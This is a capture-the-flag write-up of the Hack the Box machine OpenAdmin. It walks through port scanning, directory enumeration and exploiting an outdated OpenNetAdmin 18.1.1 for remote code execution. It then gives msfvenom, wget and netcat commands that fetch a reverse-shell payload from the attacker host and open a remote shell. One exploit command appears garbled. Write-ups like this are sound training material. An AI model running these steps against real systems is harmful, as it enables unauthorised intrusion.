
OpenAdmin

Pierson Carulli


OpenAdmin is a vulnerable machine from Hack the Box. In the following report the attackers IP address will be 10.10.14.42 and the IP address of OpenAdmin will be 10.10.10.171.

**Port Scanning/Initial enumeration**


A list of open ports can be found, quickly, by using the tool masscan. Masscan was used to find open ports because it is much faster than Nmap.




The port scan shows that both port 22 and port 80 are open on the target machine. Now that we know what ports are open, we can perform service and OS enumeration using Nmap.



According to the scan the target machine is using OpenSSH version 7.6p1 and Apache 2.2.29. Browsing to port 80 on the target machine reveals a default Apache page.




The tool gobuster can be used to find files and directories hosted by a webserver. Gobuster uses a dictionary containing common page names to uncover hidden directories. Running gobuster on the target reveals some hidden pages (gobustergobuster dir --url http://10.10.10.171 -w /usr/share/wordlists/dirb/big.txt -r -t 15 -x old,xxx,php,zip,tar,bak -o results.txt).



Browsing to each on of these reveals a separate website. Browsing to the music page reveals a login button at the top left corner of the screen.




Clicking on the login button takes us to an OpenNetAdmin page.




**Gaining a Foothold**

The first thing to notice is the message in the yellow box: “You are NOT on the latest release version. Your version = 18.1.1”. Now we know both the version of OpenNetAdmin being used by the target and that the target’s current deployment of OpenNetAdmin is not up to date. Searching the exploit database for OpenNetAdmin 18.1.1 uncovers an RCE exploit.




This exploit requires a small tweak before it will work. We need to add a -L option to let curl know to follow redirects. We also added the -b option followed by the cookies that were being passed from our browser to the target machine.



The exploit was launched using the command bash <http://10.10.10.171/ona/login.php>, which resulted in us gaining the ability to continually execute commands on the target machine.



This exploit allows us to execute commands on the target machine, but it does not allow us to change directories. This issue can be fixed by uploading a reverse shell payload to the target machine and executing it. The following command can be used to generate the payload: msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=10.10.14.42 LPORT=5555 -f elf -o shell5555.



The shell can be uploaded to the target by using the following commands:


1). On the attacking machine: python -m SimpleHTTPServer 80 (make sure you are in the directory that the payload was saved to).

2). On the victim machine: wget [http://10.10.14.42/shell5555 -O shell5555](http://10.10.14.42/shell5555%20-O%20shell5555).

3). Start a netcat listener on the attacking machine: nc -lvvp 5555.

4). Make the uploaded payload executable: chmod 755 shell5555.


5). On the victim’s machine execute the payload: ./shell5555.



Once the reverse shell payload is executed, we should get a shell on our netcat listener.

